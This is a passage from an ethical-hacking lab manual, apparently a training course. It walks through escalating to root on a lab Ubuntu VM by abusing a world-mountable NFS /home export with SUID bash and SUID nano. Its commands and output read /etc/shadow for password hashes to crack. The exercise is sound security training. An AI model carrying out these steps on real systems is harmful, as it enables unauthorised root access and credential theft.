


The screenshot shows a terminal window titled "Parrot Terminal". The user has run the command `sudo apt-get install nfs-common`. The terminal output shows the package manager reading lists, building dependency trees, and determining packages to install. It lists `libnfsidmap2`, `rpcbind`, and `nfs-common` as the packages to be installed. The user is prompted with `Do you want to continue? [Y/n]`. The user enters `Y` and the process continues with fetching files from mirrors and unpacking the downloaded packages (`rpcbind_1.2.5-9_amd64.deb`, `libnfsidmap2_0.25-6_amd64.deb`, and `nfs-common_1:1.3.4-6_amd64.deb`). The terminal also displays the progress of the download and the speed of the connection.

16. Now, type **showmount -e 10.10.1.9** and press **Enter**, to check if any share is available for mount in the target machine.

Note: If you receive **clnt_create: RPC: Program not registered** error, switch to **Ubuntu** machine:


- Restart the Ubuntu machine.
- After reboot, restart the nfs services by typing **sudo /etc/init.d/nfs-kernel-server restart** in Ubuntu machine and press **Enter** in the terminal.
- Switch to the **Parrot Security** machine and run step **16** again.



```
[attacker@parrot] ~ [~]
$ update-rc.d nfs-common start 10 2 3 4 5 stop 0 1 6
rpcbind.service is a disabled or a static unit, not starting it.
Setting up libnfsidmap2:amd64 (0.25-6) ...
Setting up nfs-common (1:1.3.4-6) ...

Creating config file /etc/idmapd.conf with new version
Adding system user `statd' (UID 138) ...
Adding new user `statd' (UID 138) with group `nogroup' ...
Not creating home directory `/var/lib/nfs'.
Created symlink /etc/systemd/system/multi-user.target.wants/nfs-client.target → /lib/systemd/system/nfs-client.target.
Created symlink /etc/systemd/system/remote-fs.target.wants/nfs-client.target → /lib/systemd/system/nfs-client.target.
nfs-utils.service is a disabled or a static unit, not starting it.
Use of uninitialized value $service in hash element at /usr/sbin/update-rc.d line 26, <DATA> line 45.
update-rc.d: nfs-common is in our deadpool blacklist! YOU SHALL NOT PASS!
insserv: warning: current start runlevel(s) (empty) of script `nfs-common' overrides LSB defaults (S)
insserv: warning: current stop runlevel(s) (0 1 6 S) of script `nfs-common' overrides LSB defaults (0 1 6).
Processing triggers for man-db (2.9.4-2) ...
Processing triggers for libc-bin (2.31-13+deb11u2) ...
Scanning application launchers
Removing duplicate launchers or broken launchers
Launchers are updated
[attacker@parrot] ~ [~]
$ showmount -e 10.10.1.9
Export list for 10.10.1.9:
/home *
[attacker@parrot] ~ [~]
$
```

17. We can see that the home directory is mountable.
18. Now, type **mkdir /tmp/nfs** and press **Enter** to create nfs directory.
19. Now, type **sudo mount -t nfs 10.10.1.9:/home /tmp/nfs** in the terminal and press **Enter** to mount the nfs directory on the target machine.



```
[attacker@parrot] ~ [~]
$ mkdir /tmp/nfs
[attacker@parrot] ~ [~]
$ sudo mount -t nfs 10.10.1.9:/home /tmp/nfs
[attacker@parrot] ~ [~]
$
```

20. Type **cd /tmp/nfs** and press **Enter** to navigate to nfs folder.
21. Type **sudo cp /bin/bash .** in the terminal and press **Enter**.
22. In the terminal, type **sudo chmod +s bash** and press **Enter**.
23. Type **ls -la bash** and press **Enter**.

24. To get the amount of free disk available type **sudo df -h** and press **Enter**.

```

[attacker@parrot]~[-]
└─$ mkdir /tmp/nfs
[attacker@parrot]~[-]
└─$ sudo mount -t nfs 10.10.1.9:/home /tmp/nfs
[attacker@parrot]~[-]
└─$ cd /tmp/nfs
[attacker@parrot]~/tmp/nfs[-]
└─$ sudo cp /bin/bash .
[attacker@parrot]~/tmp/nfs[-]
└─$ sudo chmod +s bash
[attacker@parrot]~/tmp/nfs[-]
└─$ ls -la bash
-rwsr-sr-x 1 root root 1234376 May 18 00:54 bash
[attacker@parrot]~/tmp/nfs[-]
└─$ sudo df -h
Filesystem      Size  Used Avail Use% Mounted on
udev            3.9G   0    3.9G  0% /dev
tmpfs           795M  988K  794M  1% /run
/dev/sdal        80G   20G   60G  25% /
tmpfs           3.9G   0    3.9G  0% /dev/shm
tmpfs           5.0M   0    5.0M  0% /run/lock
/dev/sdal        80G   20G   60G  25% /home
tmpfs           795M  68K   794M  1% /run/user/1000
10.10.1.9:/home 78G   12G   63G  16% /tmp/nfs
[attacker@parrot]~/tmp/nfs[-]
└─$ 

```

25. Now we will try to login into target machine using ssh. Type **ssh -l ubuntu 10.10.1.9** and press **Enter**.

26. In the **Are you sure you want to continue connecting** field type **yes** and press **Enter**.

```

Applications Places System Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~/tmp/nfs[-]
└─$ ssh -l ubuntu 10.10.1.9
The authenticity of host '10.10.1.9 (10.10.1.9)' can't be established.
ECDSA key fingerprint is SHA256:2jym3JChrFK5xhW5VAe0gvIZzIwVG1ujcaiiY5d8dyQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.1.9' (ECDSA) to the list of known hosts.
ubuntu@10.10.1.9's password:

```

27. In the **ubuntu@10.10.1.9's password** field enter **toor** and press **Enter**.

28. In the terminal window type **cd /home** and press **Enter**.

```
File Edit View Search Terminal Help
[attacker@parrot] - [/tmp/nfs]
$ ssh -l ubuntu 10.10.1.9
The authenticity of host '10.10.1.9 (10.10.1.9)' can't be established.
ECDSA key fingerprint is SHA256:2jym3JChrFK5xhW5VAe0gvIZzIwVGlujcaiiY5d8dyQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.1.9' (ECDSA) to the list of known hosts.
ubuntu@10.10.1.9's password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-30-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ubuntu@ubuntu-Virtual-Machine:~$ cd /home
ubuntu@ubuntu-Virtual-Machine:/home$
```

29. Now, type **ls** and press **Enter**, to list the contents of the home directory.

30. Type **./bash -p**, to run bash in the target machine.

```
8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ubuntu@ubuntu-Virtual-Machine:~$ cd /home
ubuntu@ubuntu-Virtual-Machine:/home$ ls
bash  ubuntu
ubuntu@ubuntu-Virtual-Machine:/home$ ./bash -p
bash-5.1#
```

31. We have successfully opened a bash shell in the victim machine, type **id** and press **Enter** to get the id's of users.

```
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Last login: Wed May 18 00:56:23 2022 from 10.10.1.13
ubuntu@ubuntu-Virtual-Machine:~$ cd /home
ubuntu@ubuntu-Virtual-Machine:/home$ ls
bash ubuntu
ubuntu@ubuntu-Virtual-Machine:/home$ ./bash -p
bash-5.1# id
uid=1000(ubuntu) gid=1000(ubuntu) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare),1000(ubuntu)
bash-5.1#
```

32. Now type **whoami** and press **Enter** to check for root access.

```
Last login: Wed May 18 00:56:23 2022 from 10.10.1.13
ubuntu@ubuntu-Virtual-Machine:~$ cd /home
ubuntu@ubuntu-Virtual-Machine:/home$ ls
bash ubuntu
ubuntu@ubuntu-Virtual-Machine:/home$ ./bash -p
bash-5.1# id
uid=1000(ubuntu) gid=1000(ubuntu) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare),1000(ubuntu)
bash-5.1# whoami
root
bash-5.1#
```

33. Now we have got root privileges on the target machine, we will install nano editor in the target machine so that we can exploit root access

34. In the terminal, type **cp /bin/nano .** and press **Enter**.

35. Type **chmod 4777 nano** and press **Enter**.

36. In the terminal, type **ls -la nano** and press **Enter**.

```
Last login: Wed May 18 00:56:23 2022 from 10.10.1.13
ubuntu@ubuntu-Virtual-Machine:~$ cd /home
ubuntu@ubuntu-Virtual-Machine:/home$ ls
bash ubuntu
ubuntu@ubuntu-Virtual-Machine:/home$ ./bash -p
bash-5.1# id
uid=1000(ubuntu) gid=1000(ubuntu) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare),1000(ubuntu)
bash-5.1# whoami
root
bash-5.1# cp /bin/nano .
bash-5.1# chmod 4777 nano
bash-5.1# ls -la nano
-rwsrwxrwx 1 root root 283144 May 18 01:02 nano
bash-5.1#
```

37. To navigate to home directory, type **cd /home** and press **Enter**. Now, type **ls** and press **Enter** to list the contents in home directory.

```
Applications Places System Terminal ubuntu@ubuntu-Virtual-Machine:/home
File Edit View Search Terminal Help
$ ssh -l ubuntu 10.10.1.9
ubuntu@10.10.1.9's password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-30-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

9 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Last login: Wed May 18 00:56:23 2022 from 10.10.1.13
ubuntu@ubuntu-Virtual-Machine:~$ cd /home
ubuntu@ubuntu-Virtual-Machine:/home$ ls
bash  ubuntu
ubuntu@ubuntu-Virtual-Machine:/home$ ./bash -p
bash-5.1# id
uid=1000(ubuntu) gid=1000(ubuntu) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare),1000(ubuntu)
bash-5.1# whoami
root
bash-5.1# cp /bin/nano .
bash-5.1# chmod 4777 nano
bash-5.1# ls -la nano
-rwsrwxrwx 1 root root 283144 May 18 01:02 nano
bash-5.1# cd /home
bash-5.1# ls
bash  nano  ubuntu
bash-5.1# ./nano -p /etc/shadow
```

38. To open the shadow file from where we can copy the hash of any user, type **./nano -p /etc/shadow** and press **Enter**.

```
Last login: Wed May 18 00:56:23 2022 from 10.10.1.13
ubuntu@ubuntu-Virtual-Machine:~$ cd /home
ubuntu@ubuntu-Virtual-Machine:/home$ ls
bash  ubuntu
ubuntu@ubuntu-Virtual-Machine:/home$ ./bash -p
bash-5.1# id
uid=1000(ubuntu) gid=1000(ubuntu) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare),1000(ubuntu)
bash-5.1# whoami
root
bash-5.1# cp /bin/nano .
bash-5.1# chmod 4777 nano
bash-5.1# ls -la nano
-rwsrwxrwx 1 root root 283144 May 18 01:02 nano
bash-5.1# cd /home
bash-5.1# ls
bash  nano  ubuntu
bash-5.1# ./nano -p /etc/shadow
```

39. **/etc/shadow** file opens showing the hashes of all users.

```
GNU nano 6.2          /etc/shadow
root:!$19017:0:99999:7:::
daemon:*:18858:0:99999:7:::
bin:*:18858:0:99999:7:::
sys:*:18858:0:99999:7:::
sync:*:18858:0:99999:7:::
games:*:18858:0:99999:7:::
man:*:18858:0:99999:7:::
lp:*:18858:0:99999:7:::
mail:*:18858:0:99999:7:::
news:*:18858:0:99999:7:::
uucp:*:18858:0:99999:7:::
proxy:*:18858:0:99999:7:::
www-data:*:18858:0:99999:7:::
backup:*:18858:0:99999:7:::
list:*:18858:0:99999:7:::
irc:*:18858:0:99999:7:::
gnats:*:18858:0:99999:7:::
nobody:*:18858:0:99999:7:::
systemd-network:*:18858:0:99999:7:::
systemd-resolve:*:18858:0:99999:7:::
systemd-timesync:*:18858:0:99999:7:::
messagebus:*:18858:0:99999:7:::
syslog:*:18858:0:99999:7:::
_apt:*:18858:0:99999:7:::
tss:*:18858:0:99999:7:::
uuidd:*:18858:0:99999:7:::
[ File '/etc/shadow' is unwritable ]
[G Help   [O Write Out [W Where Is  ^K Cut  ^E Execute  ^C Location  M-U Undo
^X Exit   [R Read File  ^R Replace  ^U Paste  ^J Justify  ^G Go To Line  M-E Redo
[ Menu  ubuntu@ubuntu-Virtual...
```

40. You can copy any hash from the file and crack it using john the ripper or hashcat tools, to get the password of desired users.

41. Press **ctrl+x** to close the nano editor.

42. In the terminal, type **cat /etc/crontab** and press **Enter**, to view the running cronjobs.

```
bash-5.1# cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the 'crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
#----- minute (0 - 59)
# |----- hour (0 - 23)
# | |----- day of month (1 - 31)
# | | |----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | |----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | * user-name command to be executed
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
bash-5.1#
```

43. Type **ps -ef** and press **Enter** to view current processes along with their PIDs

```
ubuntu@ubuntu-Virtual-Machine:/home
#
# bash-5.1# ps -ef
UID      PID  PPID  C STIME TTY      TIME CMD
root      1      0  0 00:10 ?    00:00:04 /sbin/init splash
root      2      0  0 00:10 ?    00:00:00 [kthreadd]
root      3      2  0 00:10 ?    00:00:00 [rcu_gp]
root      4      2  0 00:10 ?    00:00:00 [rcu_par_gp]
root      6      2  0 00:10 ?    00:00:00 [kworker/0:0H-events_highpri]
root      8      2  0 00:10 ?    00:00:00 [mm_percpu_wq]
root      9      2  0 00:10 ?    00:00:00 [rcu_tasks_rude]
root     10      2  0 00:10 ?    00:00:00 [rcu_tasks_trace]
root     11      2  0 00:10 ?    00:00:00 [ksoftirqd/0]
root     12      2  0 00:10 ?    00:00:00 [rcu_sched]
root     13      2  0 00:10 ?    00:00:00 [migration/0]
root     14      2  0 00:10 ?    00:00:00 [idle_inject/0]
root     16      2  0 00:10 ?    00:00:00 [cpuhp/0]
root     17      2  0 00:10 ?    00:00:00 [cpuhp/1]
